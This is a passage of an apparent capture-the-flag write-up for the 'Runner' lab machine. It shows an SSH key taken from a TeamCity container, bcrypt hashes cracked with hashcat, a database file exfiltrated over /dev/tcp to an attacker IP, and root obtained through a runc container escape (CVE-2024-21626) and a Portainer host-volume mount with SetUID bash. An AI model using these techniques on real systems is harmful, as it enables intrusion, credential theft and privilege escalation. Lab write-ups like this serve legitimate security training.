           |-- 172.17.0.2
              /32 host LOCAL
        |-- 172.17.255.255
           /32 link BROADCAST
Local:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.17.0.0/16 2 0 2
        +-- 172.17.0.0/30 2 0 2
           |-- 172.17.0.0
              /16 link UNICAST
           |-- 172.17.0.2
              /32 host LOCAL
        |-- 172.17.255.255
           /32 link BROADCAST
```

There's a `.dockerenv` file in the system root:

```
tcuser@647a82f29ca0:/$ ls -la
total 84
drwxr-xr-x   1 root   root   4096 Feb 28 19:05 .
drwxr-xr-x   1 root   root   4096 Feb 28 19:05 ..
lrwxrwxrwx   1 root   root      7 Aug  1  2023 bin -> usr/bin
drwxr-xr-x   2 root   root   4096 Apr 15  2020 boot
drwxr-xr-x   3 root   root   4096 Aug 24  2023 data
drwxr-xr-x   5 root   root    340 Apr 25 20:51 dev
-rwxr-xr-x   1 root   root      0 Feb 28 19:05 .dockerenv
drwxr-xr-x   1 root   root   4096 Feb 28 19:05 etc
drwxr-xr-x   2 root   root   4096 Apr 15  2020 home
lrwxrwxrwx   1 root   root      7 Aug  1  2023 lib -> usr/lib
lrwxrwxrwx   1 root   root      9 Aug  1  2023 lib32 -> usr/lib32
lrwxrwxrwx   1 root   root      9 Aug  1  2023 lib64 -> usr/lib64
lrwxrwxrwx   1 root   root     10 Aug  1  2023 libx32 -> usr/libx32
drwxr-xr-x   2 root   root   4096 Aug  1  2023 media
drwxr-xr-x   2 root   root   4096 Aug  1  2023 mnt
drwxr-xr-x   1 root   root   4096 Aug 24  2023 opt
dr-xr-xr-x 282 root   root      0 Apr 25 20:51 proc
drwx------   2 root   root   4096 Aug  1  2023 root
drwxr-xr-x   1 root   root   4096 Aug 24  2023 run
-rwxr-xr-x   1 root   root   1103 Aug 24  2023 run-server.sh
-rwxr-xr-x   1 root   root    286 Aug 24  2023 run-services.sh
lrwxrwxrwx   1 root   root      8 Aug  1  2023 sbin -> usr/sbin
drwxr-xr-x   1 tcuser tcuser 4096 Aug 24  2023 services
drwxr-xr-x   2 root   root   4096 Aug  1  2023 srv
dr-xr-xr-x  13 root   root      0 Apr 25 20:51 sys
drwxrwxrwt   1 root   root   4096 Feb 28 19:05 tmp
drwxr-xr-x   1 root   root   4096 Aug 24  2023 usr
drwxr-xr-x   1 root   root   4096 Aug  1  2023 var
-rwxr-xr-x   1 root   root    280 Aug 24  2023 welcome.sh
```

`welcome.sh` says it's from the TeamCity Docker:

```
tcuser@647a82f29ca0:/$ cat welcome.sh
#!/bin/sh
cat <<EOF
   Welcome to TeamCity Server Docker container

 * Installation directory: ${TEAMCITY_DIST}
 * Logs directory:         ${TEAMCITY_LOGS}
 * Data directory:         ${TEAMCITY_DATA_PATH}

   TeamCity will be running under '`whoami`' user (`id -u`/`id -g`)

EOF
```

Users

There are no home directories in `/home`. The current, user, tcuser, has a home directory in `/opt/teamcity`:

```
tcuser@647a82f29ca0:~$ pwd
/opt/teamcity
```

Only this user and root has shells:

```
tcuser@647a82f29ca0:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
tcuser:x:1000:1000::/opt/teamcity:/bin/sh
```

SSH Key

I noted above here is an SSH key in the “AllProjects” project. According to the docs, the project data should be in `/data/teamcity_server/datadir/config/projects`:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/config/projects$ ls
AllProjects  _Root
```


There is a key in `pluginsData/ssh_keys`:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/config/projects/AllProjects/pluginDat
ls
id_rsa
```

SSH

Identify User

I have an SSH key, but no username. tcuser is surely just in the TeamCity container, and my hope is that I can SSH into the host. There’s two ways to recover the username here:



It is worth noting that I’ll need other information from the database later, so while two alternative paths are available to get the username, I’ll have to enumerate the actual database at some point.

From Private Key

I covered the RSA key format in great detail when I had to recover a key from a partial screenshot in Response. The private key holds the public key and the “comment” element that is typically the username for the key. It is possible to decode the key and step through the entire spec understanding each block to recover each element (like I showed in Response), but here there are easier ways. I can decode the key and use `strings` to pull it:

```
oxdf@hacky$ cat id_rsa | grep -v OPEN | base64 -d | strings -n 10
openssh-key-v1
john@runner
```

Or better is to let `ssh-keygen` do it:

```
oxdf@hacky$
3072 SHA256:YBrlVeYeOPwQhNizkxaVtrtBTlLZ2/T5XBekbmDbEL4 john@runner (RSA)
```

From Database Log File

TeamCity is configured to use a HSQL (HyperSQL) database:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ cat
config/database.hsqldb.properties.dist
# This is a sample file for configuring TeamCity to use an internal database.
# To make it effective, copy it to the "database.properties" file and modify the
settings
# according to your environment.
# Do not modify this file, it will be overwritten on the TeamCity server start-up.
# See documentation at https://www.jetbrains.com/help/teamcity/?
Setting+up+an+External+Database

# Database: HSQLDB (HyperSonic) version 2.x

connectionUrl=jdbc:hsqldb:file:$TEAMCITY_SYSTEM_PATH/buildserver

# The maximum number of connections TeamCity can open with this database.
maxConnections=50
```

The database is Java, and the files for the database are located in `system`:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir$ ls system/
artifacts         buildserver.lck  buildserver.properties  buildserver.tmp
dataDirectoryInitialized
buildserver.data  buildserver.log  buildserver.script      caches
pluginData
```

Many of these files are binary, but the `buildserver.log` file is ASCII text. It contains a bunch of SQL statements. Running `grep` to get the ones inserting entries into the `USERS` table returns a list of users:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ cat buildserver.log | grep -i
INSERT INTO USERS
VALUES(12,'h454nsec3474','$2a$07$VaNzEE.ZLro6MP3u.qDQsOEwyZK5OHA4wrrxoaBeMpeIzsTH4uBsO'
INSERT INTO USERS
VALUES(12,'h454nsec3474','$2a$07$VaNzEE.ZLro6MP3u.qDQsOEwyZK5OHA4wrrxoaBeMpeIzsTH4uBsO'
INSERT INTO USERS VALUES(12,'h454nsec3474','$2a$07$VaNzEE.ZLro6MP3u.qDQsOEwyZK5OHA4wrrx
INSERT INTO USERS VALUES(12,'h454nsec3474',NULL,NULL,'',NULL,NULL)
INSERT INTO USERS VALUES(12,'h454nsec3474',NULL,NULL,NULL,NULL,NULL)
INSERT INTO USERS VALUES(13,'city_adminhgzh','$2a$07$UeTpL1rQsHZlxS7FmWmHaOKj81yjSQZUX0
admin@funnybunny.org',1714140923666,'BCRYPT')
INSERT INTO USERS VALUES(13,'city_adminhgzh','$2a$07$UeTpL1rQsHZlxS7FmWmHaOKj81yjSQZUX0
admin@funnybunny.org',1714144172975,'BCRYPT')
INSERT INTO USERS VALUES(13,'city_adminhgzh','$2a$07$UeTpL1rQsHZlxS7FmWmHaOKj81yjSQZUX0
admin@funnybunny.org',NULL,'BCRYPT')
INSERT INTO USERS VALUES(13,'city_adminhgzh',NULL,NULL,'angry-admin@funnybunny.org',NUL
INSERT INTO USERS VALUES(13,'city_adminhgzh',NULL,NULL,NULL,NULL,NULL)
INSERT INTO USERS VALUES(14,'h454nsec7507','$2a$07$xp8n/ufXZuHMSnVV.mNJMuc7qFuqrkWWfhgr
INSERT INTO USERS VALUES(14,'h454nsec7507',NULL,NULL,'',NULL,NULL)
INSERT INTO USERS VALUES(14,'h454nsec7507',NULL,NULL,NULL,NULL,NULL)
INSERT INTO USERS VALUES(15,'0xdf','$2a$07$RrMLodXls1pT2GGXyjKNfOqWn3Qayou/6pIWB0spPST9
INSERT INTO USERS VALUES(15,'0xdf',NULL,NULL,'',NULL,NULL)
INSERT INTO USERS VALUES(15,'0xdf',NULL,NULL,NULL,NULL,NULL)
INSERT INTO USERS
VALUES(1,'admin','$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu','John',
INSERT INTO USERS
VALUES(1,'admin','$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu','John',
INSERT INTO USERS
VALUES(1,'admin','$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu','John',
INSERT INTO USERS
VALUES(1,'admin','$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu','John',
INSERT INTO USERS
VALUES(1,'admin','$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu','John',
INSERT INTO USERS
VALUES(1,'admin','$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu','John',
INSERT INTO USERS
VALUES(2,'matthew','$2a$07$CWaVqpfDQTp0kEPNo0vShOqX4HwkdVJUAsuAYj4GBwORKcYrAeExO','Matt
INSERT INTO USERS
VALUES(2,'matthew','$2a$07$CWaVqpfDQTp0kEPNo0vShOqX4HwkdVJUAsuAYj4GBwORKcYrAeExO','Matt
INSERT INTO USERS
VALUES(2,'matthew','$2a$07$CWaVqpfDQTp0kEPNo0vShOqX4HwkdVJUAsuAYj4GBwORKcYrAeExO','Matt
```

matthew and john have `@runner.htb` emails.

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ cat buildserver.log | grep
-i "INSERT INTO USERS" | grep runner.htb | cut -d"'" -f4 | sort -u
$2a$07$CWaVqpfDQTp0kEPNo0vShOqX4HwkdVJUAsuAYj4GBwORKcYrAeExO
$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu
```

These two hashes crack quickly with `hashcat`, both to “password”, which isn’t useful for the box. These are different from what I’ll collect in the alternative step.

Recreate the Database

It seems how much is in the previous log file depends on the current state of the machine. I am lucky enough to find of what I need in here, but other times (especially on a fresh instance) it is much more sparse. To get the current and complete picture, I’ll grab all the `buildserver` files (`zip` isn’t on the box, but `tar` is):

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ tar -cf buildserver.tar
buildserver.*
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ tar tf buildserver.tar
buildserver.data
buildserver.lck
buildserver.log
buildserver.properties
buildserver.script
buildserver.tmp/
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ md5sum buildserver.tar
d6ad814b8302bd69015cc285ec5b8a99  buildserver.tar
```

I'll exfil it using Bash:

```
tcuser@647a82f29ca0:/data/teamcity_server/datadir/system$ cat buildserver.tar >
/dev/tcp/10.10.14.6/5555
```

At my host, `nc` gets the file:

```
oxdf@hacky$ nc -lnvp 5555 > buildserver.tar
Listening on 0.0.0.0 5555
Connection received on 10.10.11.13 37396
oxdf@hacky$ md5sum buildserver.tar
d6ad814b8302bd69015cc285ec5b8a99  buildserver.tar
```

I'll download the HSQL server and unpack it, running it with `java`:

```
oxdf@hacky$ java -jar hsqldb-2.7.2/hsqldb/lib/hsqldb.jar
```

At the connection screen, I'll switch it to "Standalone" and give the URL pointing "buildserver" just like in the TeamCity container:

On clicking "Ok", it shows all the tables:

`SELECT * FROM USERS;` will find the data:

That's two usernames and two hashes.

Connect

Regardless of how I get the username, I can connect as john:

```
oxdf@hacky$ ssh -i id_rsa john@runner.htb
Warning: Permanently added 'runner.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)
...[snip]...
john@runner:~$
```

And grab `user.txt`:

```
john@runner:~$ cat user.txt
8bc885cc************************
```

Shell as root

Enumeration

Home Directories

john’s home directory is very empty:

```
john@runner:~$ ls -la
total 32
drwxr-x--- 4 john john 4096 Apr 26 15:36 .
drwxr-xr-x 4 root root 4096 Apr  4 10:24 ..
lrwxrwxrwx 1 root root    9 Feb 28 20:04 .bash_history -> /dev/null
-rw-r--r-- 1 john john  220 Feb 28 18:51 .bash_logout
-rw-r--r-- 1 john john 3771 Feb 28 18:51 .bashrc
drwx------ 2 john john 4096 Apr  4 10:24 .cache
-rw-r--r-- 1 john john  807 Feb 28 18:51 .profile
drwx------ 2 john john 4096 Apr  4 10:24 .ssh
-rw-r----- 1 root john   33 Apr 26 00:41 user.txt
```

There’s one other user, but john can’t access `/home/matthew`.

Those two users along with root are the only ones with shells defined on the box:

```
john@runner:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/bash
```

Docker

There are containers on this system, so it’s worth understanding the versions of things involved:

```
john@runner:~$ docker --version
Docker version 25.0.3, build 4debf41
john@runner:~$ runc --version
runc version 1.1.7-0ubuntu1~22.04.1
spec: 1.0.2-dev
go: go1.18.1
libseccomp: 2.5.3
```

Web

nginx seems to have three sites configures:

```
john@runner:/etc/nginx/sites-enabled$ ls
default  portainer  teamcity
```

`default` has the rule to re-write anything to `http://runner.htb`:

```
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        root /var/www/html;
        index index.html index.htm index.nginx-debian.html;
        server_name runner.htb;
        location / {
                try_files $uri $uri/ =404;
        }
        if ($host != runner.htb) {
                rewrite ^ http://runner.htb/;
        }
}
```

`teamcity` is proxying traffic to the TeamCity container:

```
server {
    listen 80;
    server_name teamcity.runner.htb;

    location / {
        proxy_pass http://localhost:8111;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_buffering off;
        proxy_request_buffering off;
        proxy_http_version 1.1;
        proxy_intercept_errors on;
    }
}
```

`portainer` is a new service I hadn't identified yet. It's serving on `portainer-administrator.runner.htb`:

```
server {
    listen 80;
    server_name portainer-administration.runner.htb;

    location / {
        proxy_pass https://localhost:9443;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

I'll add this new vhost to my `/etc/passwd` file.

Portainer

Portainer is a container management software. Visiting the new domain returns a login form:

Access Portainer

Crack Credentials

I don't have any passwords yet, but I have four hashes from the TeamCity DB (two from the logs and two from the database). I'll brute them with `hashcat`:

```
oxdf@corum:~/hackthebox/runner-10.10.11.13$ hashcat hashes.txt /opt/SecLists/Passwords/
Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
...[snip]...
The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category

======+============================================================+===================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-C
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-C
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-C

Please specify the hash-mode with -m [hash-mode].
```

I'll go with `-m 3200` and it works:

```
oxdf@corum:~/hackthebox/runner-10.10.11.13$ hashcat hashes.txt
/opt/SecLists/Passwords/Leaked-Databases/rockyou.txt -m 3200
hashcat (v6.2.6) starting
...[snip]...
$2a$07$CWaVqpfDQTp0kEPNo0vShOqX4HwkdVJUAsuAYj4GBwORKcYrAeExO:password
$2a$07$KMVXg58cjd7Z3Qb4BqhOPe/rY.kCuVOVThrWzDh4JPmTBhZutSrKu:password
$2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em:piper123
...[snip]...
```

The two from the log file crack to "password", and matthew's cracks to "piper123".

Log In

matthew's creds work to log into Portainer:


Click for full size image

There are no containers running, but there are two images, TeamCity and Ubuntu:

Click for full size image

Two Root Solutions

The intended path for this box was to exploit CVE-2024-21626, a vulnerability in `runc` that allows for escaping containers. However, there's an unintended way that involves creating a volume through Portainer that is the host filesystem and then accessing that directly.



CVE-2024-21626

Background

Some research around Docker and `runc` vulnerabilities leads to CVE-2024-21626, a container breakout vulnerability in `runc` versions up to and including 1.1.11. It is described here:

> *runc is a CLI tool for spawning and running containers on Linux according to the OCI specification. In runc 1.1.11 and earlier, due to an internal file descriptor leak, an attacker could cause a newly-spawned container process (from runc exec) to have a working directory in the host filesystem namespace, allowing for a container escape by giving access to the host filesystem ("attack 2"). The same attack could be used by a malicious image to allow a container process to gain access to the host filesystem through runc run ("attack 1"). Variants of attacks 1 and 2 could be also be used to overwrite semi-arbitrary host binaries, allowing for complete container escapes ("attack 3a" and "attack 3b"). runc 1.1.12 includes patches for this issue.*

Basically, by abusing a file descriptor in the `/proc` filesystem. Lots of really detailed writeups (like this one) abuse this in a `docker run` command using `-w /proc/self/fd/8`, where that is the file descriptor of `/sys/fs/cgroup`. To find that, people show how to brute force using `docker run`.

Strategy

The problem is here is that I don't have access to run `docker run`. I'd have to be in the `docker` group to do that. What I do have access to is Portainer. I'll create a container there with the same working directory, and then get a shell using Portainer and show the escape. Once I have access as root to the host file system, I can read the flag, but also make SetUID copies of `bash` to get a shell.

Exploit

In Portainer, I'll create a contain from the Ubuntu image:

Click for full size image

I've set the "Working Directory" to `/proc/self/fd/8` like in the exploits. Next I'll create the container and head to the Console section to get a console. When I click, it has the same `shell-init` error as in the blogs. By moving up several directories, I'm able to access files from the host:

Click for full size image

Like the flag:

I can also make a SetUID copy of `bash`:

Now john can run this and get root:

```
john@runner:~$ /bin/0xdf -p
0xdf-5.1# id
uid=1001(john) gid=1001(john) euid=0(root) egid=0(root) groups=0(root),1001(john)
```

And read the flag:

```
0xdf-5.1# cat root.txt
12a43f9f************************
```

Exploiting Volume

Create Volume

In the "Volumes" tab, I'll click "Add Volume":

https://stackoverflow.com/a/62234455

I'll give it a name, and add some "driver options":

Create Container

Now I'll create a new container and in the "Volumes" section, give it my volume:

Clicking "Create Container" will start the container:

Shell

Inside the console, the `/fsroot` directory exists:

I can access the flag:

Or copy `bash` and make it SetUID:

Now from my shell as john:

```
john@runner:~$ /tmp/rootshell -p
rootshell-5.1#
```
